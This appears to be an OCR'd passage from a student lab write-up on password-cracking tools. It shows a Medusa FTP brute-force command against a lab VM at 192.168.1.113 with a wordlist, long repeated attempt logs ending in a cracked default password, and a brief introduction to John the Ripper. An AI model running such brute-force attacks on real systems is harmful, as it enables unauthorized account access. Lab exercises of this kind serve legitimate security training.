21][ftp] host: 192.168.1.113   login: msfadmin   password: msfadmin
 of 1 target successfully completed, 1 valid password found
ydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-12-05 03:24:32

┌──(root㉿kali)-[/home/mugdha]
└─#
```

2 . Medusa

1 . Brute-force login attacks on multiple services like FTP, SSH, Telnet, SMB, HTTP, MySQL, etc.

2 . Fast parallel cracking (tests many usernames/passwords at the same time).

3 . Supports many protocols so it's useful for wide penetration testing.

4 . Automated password auditing to check weak credentials in a network.

5 . Works with wordlists to find valid username-password combinations.

6 . Steps :

1 . Open kali terminal.

2 . Run sudo su to get root privilege

3 . Run medusa -h 192.168.1.113 -u msfadmin -P /usr/share/wordlists/rockyou.txt -M ftp


It will start cracking the password

- **-h 192.168.1.113 → Target IP**
- **-u msfadmin → Username to try**
- **-P rockyou.txt → Password list**
- **-M ftp → Attack FTP service**


4 . Medusa will start brute forcing

5 . It will show account found and cracked password.

6 . Close the kali terminal.


kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
root@kali: /home/mugdha
Session Actions Edit View Help
(mugdha㉿kali)-[~]
$ sudo su
[sudo] password for mugdha:
(root㉿kali)-[/home/mugdha]
medusa -h 192.168.1.113 -u msfadmin -P /usr/share/wordlists/rockyou.txt -M ftp
Medusa v2.3 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>
FATAL: Failed to open file msfadmin - No such file or directory
(root㉿kali)-[/home/mugdha]
medusa -h 192.168.1.113 -u msfadmin -P /usr/share/wordlists/rockyou.txt -M ftp
Medusa v2.3 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>
2025-12-05 03:48:05 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: 123456 (1 of 14344392 complete)
2025-12-05 03:48:08 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: 12345 (2 of 14344392 complete)
2025-12-05 03:48:11 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: 123456789 (3 of 14344392 complete)
2025-12-05 03:48:13 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: password (4 of 14344392 complete)
2025-12-05 03:48:16 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: iloveyou (5 of 14344392 complete)
2025-12-05 03:48:19 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: princess (6 of 14344392 complete)
2025-12-05 03:48:21 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: 1234567 (7 of 14344392 complete)
2025-12-05 03:48:24 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: rockyou (8 of 14344392 complete)
2025-12-05 03:48:27 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: 12345678 (9 of 14344392 complete)
2025-12-05 03:48:30 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: abc123 (10 of 14344392 complete)
2025-12-05 03:48:32 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: nicole (11 of 14344392 complete)
2025-12-05 03:48:35 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: daniel (12 of 14344392 complete)
2025-12-05 03:48:38 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: babygirl (13 of 14344392 complete)
2025-12-05 03:48:41 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: monkey (14 of 14344392 complete)
2025-12-05 03:48:43 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: lovely (15 of 14344392 complete)
2025-12-05 03:48:46 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: jessica (16 of 14344392 complete)
2025-12-05 03:48:50 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: 654321 (17 of 14344392 complete)
2025-12-05 03:48:53 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: michael (18 of 14344392 complete)
2025-12-05 03:48:55 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: ashley (19 of 14344392 complete)
2025-12-05 03:48:58 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: qwerty (20 of 14344392 complete)
2025-12-05 03:49:01 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: 111111 (21 of 14344392 complete)
2025-12-05 03:49:04 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: iloveu (22 of 14344392 complete)
2025-12-05 03:49:07 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: 000000 (23 of 14344392 complete)
2025-12-05 03:49:10 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: michelle (24 of 14344392 complete)
2025-12-05 03:49:13 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: tigger (25 of 14344392 complete)
2025-12-05 03:49:16 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: sunshine (26 of 14344392 complete)
2025-12-05 03:49:18 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: chocolate (27 of 14344392 complete)
2025-12-05 03:49:21 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: password1 (28 of 14344392 complete)
2025-12-05 03:49:24 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: soccer (29 of 14344392 complete)
2025-12-05 03:49:27 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: anthony (30 of 14344392 complete)
2025-12-05 03:49:29 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: friends (31 of 14344392 complete)
2025-12-05 03:49:33 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: butterfly (32 of 14344392 complete)
2025-12-05 03:49:35 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: purple (33 of 14344392 complete)
2025-12-05 03:49:38 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: angel (34 of 14344392 complete)
2025-12-05 03:49:41 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: jordan (35 of 14344392 complete)
2025-12-05 03:49:44 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: liverpool (36 of 14344392 complete)
2025-12-05 03:49:47 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: justin (37 of 14344392 complete)
2025-12-05 03:49:50 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: loveme (38 of 14344392 complete)
2025-12-05 03:49:53 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: fuckyou (39 of 14344392 complete)
2025-12-05 03:49:56 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: 123123 (40 of 14344392 complete)
2025-12-05 03:49:59 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: football (41 of 14344392 complete)
2025-12-05 03:50:03 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: secret (42 of 14344392 complete)
2025-12-05 03:50:06 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: andrea (43 of 14344392 complete)
2025-12-05 03:50:09 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: carlos (44 of 14344392 complete)
2025-12-05 03:50:12 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: jennifer (45 of 14344392 complete)
USD/INR +0.23%
Search
ENG IN
14:24 05-12-2025

1.1


kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
root@kali: /home/mugdha
Session Actions Edit View Help
2025-12-05 03:48:19 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: princess (6 of 14344392 complete)
2025-12-05 03:48:21 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: 1234567 (7 of 14344392 complete)
2025-12-05 03:48:24 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: rockyou (8 of 14344392 complete)
2025-12-05 03:48:27 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: 12345678 (9 of 14344392 complete)
2025-12-05 03:48:30 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: abc123 (10 of 14344392 complete)
2025-12-05 03:48:32 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: nicole (11 of 14344392 complete)
2025-12-05 03:48:35 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: daniel (12 of 14344392 complete)
2025-12-05 03:48:38 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: babygirl (13 of 14344392 complete)
2025-12-05 03:48:41 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: monkey (14 of 14344392 complete)
2025-12-05 03:48:43 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: lovely (15 of 14344392 complete)
2025-12-05 03:48:46 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: jessica (16 of 14344392 complete)
2025-12-05 03:48:50 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: 654321 (17 of 14344392 complete)
2025-12-05 03:48:53 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: michael (18 of 14344392 complete)
2025-12-05 03:48:55 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: ashley (19 of 14344392 complete)
2025-12-05 03:48:58 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: qwerty (20 of 14344392 complete)
2025-12-05 03:49:01 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: 111111 (21 of 14344392 complete)
2025-12-05 03:49:04 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: iloveu (22 of 14344392 complete)
2025-12-05 03:49:07 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: 000000 (23 of 14344392 complete)
2025-12-05 03:49:10 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: michelle (24 of 14344392 complete)
2025-12-05 03:49:13 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: tigger (25 of 14344392 complete)
2025-12-05 03:49:16 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: sunshine (26 of 14344392 complete)
2025-12-05 03:49:18 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: chocolate (27 of 14344392 complete)
2025-12-05 03:49:21 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: password1 (28 of 14344392 complete)
2025-12-05 03:49:24 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: soccer (29 of 14344392 complete)
2025-12-05 03:49:27 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: anthony (30 of 14344392 complete)
2025-12-05 03:49:29 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: friends (31 of 14344392 complete)
2025-12-05 03:49:33 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: butterfly (32 of 14344392 complete)
2025-12-05 03:49:35 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: purple (33 of 14344392 complete)
2025-12-05 03:49:38 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: angel (34 of 14344392 complete)
2025-12-05 03:49:41 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: jordan (35 of 14344392 complete)
2025-12-05 03:49:44 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: liverpool (36 of 14344392 complete)
2025-12-05 03:49:47 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: justin (37 of 14344392 complete)
2025-12-05 03:49:50 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: loveme (38 of 14344392 complete)
2025-12-05 03:49:53 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: fuckyou (39 of 14344392 complete)
2025-12-05 03:49:56 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: 123123 (40 of 14344392 complete)
2025-12-05 03:49:59 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: football (41 of 14344392 complete)
2025-12-05 03:50:03 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: secret (42 of 14344392 complete)
2025-12-05 03:50:06 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: andrea (43 of 14344392 complete)
2025-12-05 03:50:09 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: carlos (44 of 14344392 complete)
2025-12-05 03:50:12 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: jennifer (45 of 14344392 complete)
2025-12-05 03:50:15 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: joshua (46 of 14344392 complete)
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2025-12-05 03:50:31 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: amanda (51 of 14344392 complete)
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2025-12-05 03:50:54 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: flower (58 of 14344392 complete)
2025-12-05 03:50:54 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: msfadmin (59 of 14344392 complete)
2025-12-05 03:50:54 ACCOUNT FOUND: [ftp] Host: 192.168.1.113 User: msfadmin Password: msfadmin [SUCCESS]
(root㉿kali)-[/home/mugdha]
#
USD/INR +0.23%
Search
ENG IN
14:25 05-12-2025

1.2


3 . John The Ripper-

John the Ripper (JtR) is a popular, free, and open-source command-line utility primarily used for password cracking and security auditing. It is widely used by cybersecurity professionals (ethical hackers/penetration testers) to test the strength of passwords within an organization's systems, but it can also be used maliciously.

